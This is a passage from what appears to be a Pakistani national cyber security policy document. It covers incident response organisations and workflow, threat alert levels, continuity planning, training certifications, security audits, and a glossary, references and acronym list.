2. **NUST CSIRT:** NUST CSIRT is a national, Government sponsored Incidence Response Team. It addresses the Nation's security needs and primarily safeguards the academic & cyber fronts of Pakistan to achieve technological excellence. NUST CSIRT is dedicated to secure use of technology through standards, best practices, risk & threat mitigation and is playing an effective role in disseminating the cyber-security alerts and valuable information to secure Pakistan Cyber Space.

6.3.2 Private Organizations

- i. **PISA (Pakistan Information Security Association).** It is a non-profit international cyber security organization with an aim of creating cyber security awareness and impart trainings. **PISA-CERT** is Pakistan's first public Computer Emergency Response Team. Any public organization can contact PISA in case of any cyber security incident. **PISA ISAD** project aims to target and spread awareness amongst the humans to minimize HUMAN errors of configurations and usage. PISA has also mutually collaborated to give services to NR3C
- ii. **PAKCERT.** It also provides cyber security services to small-large scale business organizations. Which includes:
 - a. Vulnerability Assessment and Penetration Testing
 - b. Business Continuity and Disaster Recovery Planning.
 - c. Cyber Threat Intelligence
 - d. Digital Forensic Analysis

- e. ISO27001 compliance, development of Information Security Policies
- f. Deployment of SOC
- g. Malware Reverse Engineering

iii. Other Organizations

- a. Delta-Tech
- b. Trillium
- c. Tranchulas




Figure 55 National level security Organizations

6.3.3 Improvement: There is a dire need to bring all the govt and well-known private companies to make a cyber-army to defend any cyber-espionage attempts on Pakistan. In addition, no organization is capable of performing the hardware forensics. Therefore, capacity building may be carried out to carry out hardware forensics of all the technical equipment which is imported from other countries for use in IT / Telecommunication sector. In addition, following hierarchy is given for implementation by concerned authorities:-




Figure 56 National Cyber Security Council Model

6.4 Cyber Security Incident Response: National CERT (Cyber Emergency Response Team) is yet to be established in Pakistan, however, local NR3C/ NUST CSIRT shall be immediately contacted in case of any cyber security incident in the government sector. Private and public organizations may also choose to approach existing Cyber Security organizations and must sign agreements regarding provision of emergency services. All medium-large scale organizations / depts. (NADRA, WAPDA, Banks, PTCL, NTC, E-Commerce, Army, Navy, PAF, SPD, ISI, MI, KRL, SUPARCO etc) must also build their CSIRTs and CERTs and must have the emergency procedures ready and practiced. Decentralized CERTs / CSIRTs shall be able to provide following services:

- i. **Reactive Services.** These services will be initiated by an event or request, such as a report of a compromised host, public information of a wide-spreading virus, any important software vulnerability, or something that is identified as suspicious by an intrusion detection or logging system. Reactive services include alerts/ warnings, incident handling, vulnerability handling etc. These also include:
 - a. Labelling the LAN/ WAN cables for immediate network isolation as per the threat
 - ii. Report to CERT and follow-up actions
 - iii. Formulating Incident Handling Practices and policies
 - iv. Incident Recording
 - v. Incident Response

- vi. Log Recording, analysis and Problem Identification.
 - vii. Eradication and Recovery
- ii. **Pro-active Services.** These services will provide assistance and information to help prepare, prevent and protect systems in anticipation of upcoming attacks, vulnerabilities with an aim to secure the systems. These services include frequent log analysis, port scanning, security audits and assessments, physical security compliances, security announcements, technology-watch, configuration and maintenance of security tools, infrastructures and services, development of indigenous security tools, monitoring of Intrusion Detection System (IDS) and security related information dissemination, etc.
- iii. **Incident Reporting**
- a. In case of any incident, especially loss of data through any means, respective CSIRTs will immediately report the matter to CERTs and the same info will be shared with National / Hierarchical CERTs to immediately initiate appropriate remedial measures and avoid greater loss.
 - b. CSIRT will forward the report based on SOC/CSIRT and share it with concerned stakeholders including other organizations.
 - c. Every establishment/ organization will develop its own mechanism so that all security incidents are promptly reported.
 - d. Information related to viruses, Trojans etc. will be published on NR3C and NUST CSIRT besides the organizational CSIRTs web/info sharing forums. Cyber Security Alerts besides dissemination of the same through CSIRT portal.
- vi. **Incident Resolving:** Any incident that has been reported will be forwarded to respective cyber security divisions which have CSIRTs/ CERTs functioning round the clock for detailed analysis. Appropriate

mitigation measures will be taken by the teams. However, a general workflow in case of any eventuality is given as under:




Figure 57 Workflow in case of any Eventuality

- v. **Data analysis:** This step involves gathering extensive information to get a complete impression of the incident and its possible cause to include:
- a. A detailed description of the security incident.
 - b. Incident classification and priority as recognized by the incident reporter
 - c. Details of the networking environment and the Operating systems
 - d. Reported time, incident time any timestamp details
 - e. Security systems in place which have been by-passed
 - f. Severity and Impact of the incident
 - g. Log files to be attached with the report
 - h. Device Log details for artifact finding (Open connections, Router logs, Web application logs, Proxy server logs, Mail server logs, DHCP server logs, Authentication server logs, Firewall or intrusion detection logs)

- vi. Address the Incident:** Having all the information, this phase involves discovering the most appropriate, quick solution in the present scenario. Depending on the nature, complexity and severity of the incident, multiple actions may be required to respond to the incident and minimize the loss. Actions could include:
- a. Turning off a software service
 - b. Antivirus scanning of suspected devices for presence of malware
 - c. Install Patches on a vulnerable system
 - d. Security hardening of networking devices and computer systems
 - e. Isolation of Infected systems or services
 - f. Info Security Auditing of an ICT system
 - g. Information Gathering (maybe by hiring an external party)
 - h. Temporarily renting or hiring protective services (such as Distributed Denial of Service protection)
 - i. Involving Company Officials or Public Relations
 - j. Involving FIA, LEAs for any criminal investigation
 - k. Isolating part of or a complete network
 - l. If the system under discussion is cloud-based or provided by third-party (e.g. GitHub, Pastebin or social media) interacting with those authorities will be required
- vii. Eradication and Recovery:** After the incident has been resolved, the system can be cleaned up and taken back into work. This may include running services from alternate DR (Disaster Recovery) site. Note that some post-incident administrative actions may need more time after the incident itself has been resolved, for example a criminal investigation in case of a cyber-crime.
- viii. Incident closing:** These instructions will include how and when to close incidents. The time required to resolve each incident is also a performance metric and we shall try to minimize it. Some reactive services choose to linger the investigations and never close incidents, some decide an incident can be closed when it's analysis, causes have been identified and remedies taken, other teams will

close incidents only after all follow-up actions have also been performed. This is the time to inform the parties involved:

1. A brief description of what actually was the incident
 2. Causes and Mitigations
 3. Findings and recommendations
- ix. Final classification:** Final classification to be given keeping in view the incident, causes, mitigation cost and value of the information / resource lost.
- x. Incident archiving:** the incident will be closed and archived. It is always preferred to keep these incident reports available to the teams. It allows easy consulting and searching. Similar incidents may happen again later and it can save a lot of time if earlier mitigation strategies can be consulted.
- xi. Post analysis:** Several things can usually be learned from incidents, to prevent them from happening in the future, or to mitigate them faster. Examples of lessons learned and improvement proposals to include following:
- a. Clarifications in the security policy
 - b. Security enhancements in network architecture
 - c. Re-configuration / designing of detection mechanisms
 - d. New tools required that could have assisted the analysis
 - e. New categories of attacks
 - f. Deleting/ avoiding emails from unknown senders.
 - g. Controlled use of authorized USBs.
 - h. Continue routine security monitoring and adherence to SOPs.

6.5 Posting Cyber Threat Alerts: Based on reactive/ proactive security services, incidents reported and alerts received from all stakeholders concerned CERTs / CSIRTs will determine and disseminate cyber threat levels e.g. RED, Amber, YELLOW to all stakeholders.

Group	Severity	Examples
Red	Very High	DDoS, phishing website
Amber	High	Trojan, unauthorized access
Yellow	Normal	Spam, copyright issue

Priority	Government	SLA customer	Other
Red	1	1	2
Amber	2	1	3
Yellow	3	2	3

Figure 58 Posting Cyber Threads Alerts

- i. **Extremely High (RED)**. Some recommended actions are:
 - a. Complete isolation of Private Networks and classified assets i.e. standalone systems under official use.
 - b. Closure of Internet services.
 - c. Use alternate methods of communication such as phone, fax or radio.
- ii. **High (AMBER – Full Heightened Alert)**. Some recommended actions are:
 - a. Closure/ limiting of less critical network infrastructure.
 - b. Close monitoring of security mechanisms including firewalls, antivirus gateways, system log files etc.
 - c. Test and implement patches, antivirus updates immediately.
- iii. **LOW (YELLOW – Initial Level of Heightened Alert)**. Some recommended actions are:
 - a. Careful monitoring of vulnerable/ critical systems.
 - b. System scan to identify any malicious activity.
 - c. Exercise extreme caution while using internet.

6.6 Continuity Planning & Disaster Recovery - Cyber Espionage Attempt (CP&DR)

To counteract interruptions to all the IT / Telecomm services and to protect critical system and services from the effects of major failures or disasters, and to ensure timely resumption of systems and services, a “Continuity Planning and Disaster Recovery” (CP&DR) process shall be implemented. Continuity plan will be prepared for all mission critical systems and regularly tested, updated. Respective CSIRTs/ CERTs will issue detailed SOPs on the subject to ensure implementation in the light of guidelines given as under:

- i.** Understanding the risk in terms of likelihood and impact, including identification and prioritization of critical operational processes.
- ii.** Identifying all the assets involved in critical operational processes.
- iii.** Understanding the impact that interruptions can cause on the operations.
- iv.** Allocating sufficient financial, organizational, technical, and environmental resources to address the identified information security requirements.
- v.** Formulating and documenting CP&DR plans addressing information security requirements.
- vi.** Regularly testing & updating the plans, and putting in place a monitoring mechanism.
- vii.** Ensuring that management of CP&DR is incorporated in design of the system, its processes and structures.
- viii.** Ensuring that the plan is in continuance with Army’s operational thinking and requirements for peace and war.
- ix.** Safekeeping of CP&DR plans, and sharing on need to know basis.
- x.** Ensuring that impact analysis is conducted including following:
 - a. Categorization of critical activities.
 - b. Establishment of maximum tolerable period of disruption of each activity.
 - c. Evaluating threats to critical infrastructure.
 - d. Documentation of the process.

6.7 CP&DR Teams. These teams shall be separate from the CSIRT and CERTs and must have an idea of respective business/ IT services and how to restore services and at what scale. Various operational contingencies will be built into the plan and practiced from time to time. Plan will include following:

- i.** Responsibilities at various tiers to establish local teams with appropriate authority and to be accountable for implementation.
- ii.** Actions to be taken at various tiers in different scenarios to mitigate the effects, along with task lists etc.
- iii.** Periodic review and testing mechanism.
- iv.** Nominated person/ team to manage continuity plan.
- v.** Based on the instructions of respective directorates, respective CTOS will formulate plan that should include appropriate measures to reduce the likelihood of incidents occurring, and mitigation measures.
- vi.** Respective team leads will ensure that continuity management is validated by exercise and review and that plans are kept up-to-date.
- vii.** Arrangements for successful continuity plans will be verified by exercising, audits and self-assessment processes to ensure success.
- viii.** CP&DR planning shall be evaluated during audits by respective cyber security audit teams

6.8 Cyber Security Trainings: Achievement of policy goals and mitigation of threats in C&IT domain necessitates preparing all elements of the organizations as a stakeholder. Therefore, awareness at user level and required expertise for individuals dealing with security tasks are vital for securing cyberspace of Pakistan.

6.9 Cyber Security Awareness Campaign: Awareness of threats, policies/ countermeasures at individual user level are pivotal in securing cyber environment and shall be considered a command function. National / NUST CSIRT shall spread awareness through advertisements, adds, websites, seminars and workshops. Following policy parameters shall be adhered to:

- i.** Users' awareness on threats and individual's responsibilities will be a continuous process.

- ii. Conduct of regular talks/ lectures and screening of training film(s) will be ensured at organization level.
- iii. Conduct of periodic seminars and workshops shall be ensured.
- iv. Periodic competitions may be organized. These may include Quizzes, Essay, Article Writing competition etc.
- v. Organizations to develop phased programs to progressively enhance the level of awareness.

6.10 Expert Level Training: Continuous improvement of skill-set of the SOC/CSIRT and CERT teams is of paramount importance. Following training shall be imparted to the users to do their capacity building to counter and defend against cyber-threats/ espionage attempts as per requirement.

Table 10 Expert Level Training

CCNA / CCNA CyberOps	Cisco Certified Network Associate
CCNP	Cisco Certified Network Professional – Security
LPT	EC-Council Licensed Penetration Tester
OSCP	Offensive Security Certified Professional
CEH	Certified Ethical Hacker
CHFI	Certified Hacking Forensic Investigator
EDRP	EC-Council Disaster Recovery Professional
CISSP	Certified Information Systems Security Professional
CISSP-ISSAP	Information Systems Security Architecture Professional
CISSP-ISSEP	Information Systems Security Engineering Professional
CISSP-ISSMP	Information Systems Security Management Professional

SSCP	Systems Security Certified Practitioner
CCSP	Certified Cloud Security Professional
CAP	Certified Authorization Professional
GPEN	Global Information Assurance Certification Penetration Tester
GXPN	GIAC Exploit Researcher & Advanced Penetration Tester

6.11 Security Audits and Cyber Security Checks

6.11.1 Purpose of Audits. Mechanism of audits will be adopted for scrutiny of security measures in technical, administrative and physical domains with following objectives: -

- i. To ensure compliance with security policies issued by the organization.
- ii. To technically test the systems for ascertaining that configuration, design parameters, access/ security protocols, etc have been correctly applied.
- iii. To ascertain proficiency of human resource employed at various tasks.
- iv. To maintain oversight over implementation of security protocols.
- v. To ascertain overall IT security preparedness of respective departments and organizations.

6.11.2. Tiered Audit Mechanism.: Audits shall be conducted at three tiers by three different teams so as to ensure progressively deeper level of testing. Besides planned audits and inspections, selective surprise audits will also be conducted.

1st Tier Self Audits

- i. Data Centers and communication hubs shall undertake self-audits (1st party) on at least yearly basis.
- ii. CTOs of respective organizations shall designate a cyber-security officer who shall be responsible for carrying out periodic CS checks.

2nd Tier Security Audits. These audits will be conducted by a combined team from selected members of SOC/ CSIRT of that organization who are trained and certified to conduct pen-testing, compliance testing and information security audits.

3rd Party External Audits.

- i. These audits shall be conducted by third party may it be National Cyber Security team, or cyber security companies who have the required expertise e-g Tranchulas, Ebryx, Trillium, PISA etc.
- ii. This testing will include detailed pen-testing.
- iii. Application Security Testing etc.

6.12 Conclusion: Pakistan is heavily depending upon neighboring countries on production of IT equipment, e-g Routers, switches, IP Microwave Radios, Transmission Equipment of Optical Fiber Cables, DSLAMS, Telecommunication exchanges being used by PTCL/NTC etc. including the security apparatus e-g FIREWALLS, IDSs, IPSs. However, there is a dire need that hardware screening, scanning and testing of all the equipment on network shall be ensured at the time of installation/ import so that hardware embedded bugs-malwares shall be prevented. Traditional security measures such as detection, response and recovery are not adequately combating the cyber threats. Organizations are in search of improved cyber resistance strategies because a significant number of cybercrime activities go undetected. This now gives rise to a need for a creative approach of dealing with cyber-security. Organizations must adopt a creative response to the challenges of decreasing cybercrime by installing SEIM/ SOC solutions. In addition, end-user awareness is of paramount importance to prevent and timely report any security incident. We as a team need to inculcate culture of cyber security and safe usage practices in our daily routine to ensure a safer cyber space.

Annexure – A

Terminologies and Definitions

1. **Asset**. It is a valued resource (usually money) but it could also be data, devices etc. C&IT assets include Information, software, hardware, services and people.
2. **Asset Owner & Custodian**. Asset owner is an individual who has been issued a particular asset. Usually, asset owners are also custodians as well as users of the assets. However, the asset owner may delegate the task of safe custody of the asset to someone else. Similarly, there may be a number of asset users. Service providers are also asset owners, and assets include services.
3. **Asset Users**. Asset users are the legitimate users of the IT systems authorized by competent authority to perform their operational roles and responsibilities.
4. **Assurance**. Assurance is the basis for confidence that the security measures (both technical and operational) work as intended to protect the system and information it processes.
5. **Authentication**. Authentication is the act of confirming the truth of an attribute of a datum or entity. It is the process of verifying that someone is who he or she claims to be. For most online systems, authentication is based on a user ID and password.
6. **Availability**. Availability is defined as the assurance that computer services are working efficiently and can be accessed when needed. Availability of a system is typically measured as a factor of its reliability.
7. **Business Continuity**. Business continuity is the activity performed by an organization to ensure that critical business functions will be available to customers, suppliers, regulators, and other entities that must have access to those functions. An information and communication business need to take into account four key elements: users, technology, information and communication. If disaster strikes, organization need to ensure that it's digital and physical information is backed-up and made easily accessible to all the users during downtime.

8. **Classified Document**. A document which must be safeguarded in the interest of national security and which bears a security classification.
9. **Communication Security (COMSEC)**. A component of information security that deals with measures and controls taken to deny unauthorized persons, information derived from telecom, and to ensure the authenticity of such telecommunication. COMSEC includes crypto security, transmission security, emission security and physical security of COMSEC material.
10. **Confidentiality**. Confidentiality is the protection of data from unauthorized access or disclosure to an unauthorized person. Confidentiality protection applies to data in storage, during processing, and while in transit. Confidentiality is a set of rules or a promise that limits access or places restrictions on certain types of information.
11. **Critical Infrastructure**. Most important elements of infrastructure namely assets, facilities, systems, networks, or processes the loss of which can result in major detrimental impact on the availability, integrity or delivery of essential services and have significant impact on national security.
12. **Cryptography**. The art of protecting information by transforming it (*encrypting* it) into an unreadable format, called cipher text.
13. **Cyber Crime**. Offences that are committed against individuals or groups of individuals with a criminal motive to intentionally harm the reputation of the victim or cause physical or mental harm, or loss, using modern telecommunication networks such as internet (for example chat rooms, emails, notice boards and groups) and mobile phones.
14. **Cyber Espionage**. It corresponds to the efforts to steal sensitive information stored on cyber resources. Cyberspace provides exceptional environment for espionage; it facilitates the transfer of enormous amount of information, and makes it difficult to detect and locate the source and destination.
15. **Cyber Security**. The prevention of damage to, the protection of, and the restoration of computers, electronic communications systems,

electronic communication services, wire communication, and electronic communication, including information contained therein, to ensure its availability, integrity, authentication, confidentiality, and non-repudiation.

16. **Cyber Sabotage**. Sabotage is an attempt to destroy the IT and communication system in order to prevent the user from using these services.
17. **Cyberspace**. It is an intangible place between computers where information and data momentarily exist on its route from one end of the global network to the other. This space also includes cellular, microwave and satellite communications. Cyber space is thus the aggregate of intranet, internet and World Wide Web.
18. **Cyber Terrorism**. Cyber Terrorism is the use of internet to conduct violent acts that result in or threaten the loss of life or significant body harm in order to achieve political gains through intimidation. It is also sometimes considered the act of internet terrorism in terrorist activities, including acts of deliberate, large scale disruption of computer networks and personal computers connected to internet.
19. **Cyber Warfare**. Cyber Warfare is internet-based conflict involving politically motivated attacks on information and information systems. It involves both offensive and defensive operations pertaining to the threats of cyber-attacks.
20. **Disaster Recovery**. Disaster recovery (DR) is the process, policies and procedures that are related to preparing for recovery or continuation of technology infrastructure which are vital to an organization after a natural or human-induced disaster. Disaster recovery is a subset of business continuity. While business continuity involves planning for keeping all aspects of a business functioning in the midst of disruptive events, disaster recovery focuses on the IT or technology systems that support business functions.
21. **Document**. Any form of recorded information.
22. **Information Assurance**. Measures that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality and non-repudiation. These

measures include providing for restoration of information systems by incorporating protection, detection, and reaction capabilities.

23. **Information Security**. It is the practice of defending information from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction.
24. **Information System**. An electronic system for creating, generating, sending, receiving, storing, reproducing, displaying, recording or processing any information.
25. **Integrity**. In relation to an electronic document, integrity means that the specific document has not been tampered with.
26. **Interference**. It includes an un-authorized act in relation to information system or data that may disturb normal working of the system.
27. **Non-Repudiation**. Non-repudiation provides un-forgable evidence that a specific action occurred. Non-repudiation of origin provides evidence about the sender of the document, and non-repudiation of delivery, provides evidence about the fact that a message was delivered to a specific recipient.
28. **Offence**. A punishable crime by an individual or a group of individuals.
29. **Phishing**. Phishing is the attempt to obtain sensitive information such as usernames, passwords, and credit card details, often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.
30. **Sniffer Attack**. A sniffer is an application or device that can read, monitor, and capture network data exchanges and read network packets. If the packets are not encrypted, a sniffer provides a full view of the data inside the packet.
31. **Social Engineering**. In Information Technology, Social Engineering refers to psychological manipulation of people into performing actions or divulging confidential information.
32. **Social Media Network**. Social Media is the collective of online communication channels dedicated to community-based input, interaction, content sharing and collaboration.

References

- [1] Web desk. "US hacked NTC to spy on Pakistan military, political leadership:Snowden documents" Internet: [https://www.thenews.com.pk/latest/143967-US-hacked-NTC-to-spy-on-Pakistan-military-political-leadership-Snowden documents](https://www.thenews.com.pk/latest/143967-US-hacked-NTC-to-spy-on-Pakistan-military-political-leadership-Snowden%20documents). 21 August 2016 [22 November 2016].
- [2] Alexander Oberle; Pedro Larbig; Ronald Marx; Frank G. Weber; Dirk Scheuermann; Daniel Fages; Fabien Thomas (2016). Preventing Pass-the-Hash and Similar Impersonation Attacks in Enterprise Infrastructures IEEE 30th International Conference on Advanced Information Networking and Applications (AINA-2016).
- [3] Robert M. Clark, Simon Hakim (2017). Protecting Critical Infrastructure at the State, Provincial, and Local Level: Issues in Cyber-Physical Security.
- [4] AFP, "EU, US return to trade talks under spy scandal cloud", (2013). <http://www.nation.com.pk/pakistan-news-newspaper-daily-english>
- [5] Batley, M. (2014). Clapper: Snowden Took Advantage of 'Perfect Storm' of Security Lapses. Retrieved from <http://www.newsmax.com/US/Edward-Snowden-James-Clapper-NSA-intelligence/2014/02/12/id/552327> on February 12, 2014.
- [6] Gallagher, R. and Greenwald, G. (2104). How the NSA Plans to Infect 'Millions' of Computers with Malware. Retrieved from <https://firstlook.org/theintercept/article/2014/03/12/nsa-plans-infect-millionscomputers-malware/> on March 12, 2014.
- [7] Ram, C. S. (2010). Impact of Information Technology on Society: Visakhapatnam in India as a Case Study. Indian Journal of Science and Technology, 3(4), 475-482.
- [8] Red Wolf Discussion in 'Pakistan's Internal Security'<http://defence.pk/threads/pakistan%E2%80%99s-green-line-communication-network-hacked-nsa-leak-reveals.445579/#ixzz4If7CVF2v> on Aug23, 2016

- [9] P. Albers, O. Camp, I. Percher, B. Jouga, L. M., and R. Puttini, "Security in Ad Hoc Networks: A General Intrusion Detection Architecture Enhancing Trust Based Approaches," Proceedings of the 1st International Workshop on Wireless Information Systems.
- [10] Kamran anvaar, Discussion in 'Worlds Affairs'
<https://defence.pk/pdf/threads/edward-snowden-leaks-onto-the-cover-of-wired-reveals-autonomous-nsa-weapon.329009/> on Aug, 2014.
- [11] V. Mayer-Schonberger and M. Strasser, "Closer look at telecom deregulation: The European advantage," Harv. JL & Tech., vol. 12, p. 561, 1998.
- [12] S. P. Rao, I. Oliver, S. Holtmanns, and T. Aura, "We know where you are!" In 8th International Conference on Cyber Conflict, CyCon 2016, pp. 277-293.
- [13] Positive Technologies. December 2014. Signaling System 7 (SS7) Security Report. [Online]. Available: <http://www.ptsecurity.com>.
- [14] G. Lorenz, J. Keller, G. Manes, J. Hale, S. Sheno. "Public telephone network vulnerabilities." In Database and Application Security XV, pp. 151-164. Springer, Boston, MA, 2002

Acronyms/ Abbreviations

Table 11 Acronyms and Abbreviations

BCP	Business Continuity Planning
C&A	Certification and Accreditation
CAF	Civil Armed Forces
CCI	Crypto Controlled Item
CD	Compact Disk
CISO	Chief Information Security Officer
CS	Cyber Security
CSIRT	Computer Security Incident Response Team
CTO	Chief Technology Officer
CV	Curriculum Vitae
DBA	Database Administrator/ Administration
DDoS	Distributed Denial of Service
DoS	Denial of Service
DR	Disaster Recovery
GPS	Global Positioning System
HMS	Hospital Management System
IA	Information Assurance
IAD	Information Assurance Division
ISMS	Information Security Management System
IDS	Intrusion Detection System
IOD	Information Operations Division
IPS	Intrusion Prevention System
KMS	Key Management System
NOC	Network Operations Centre
NTC	National Telecommunication Company
OFC	Optical Fiber Cable
OS	Operating System
PATS	Pakistan Army Tele-presence System

PDA	Personal Digital Assistance
PKI	Public Key Infrastructure
POTS	Plain Old Telephone Services
PTCL	Pakistan Telecommunication Company Limited
R&D	Research and Development
SOC	Security Operations Center
URL	Universal Resource Locator
VoIP	Voice Over Internet Protocol
WiFi	Wireless Fidelity
WRA	Website Registration Authority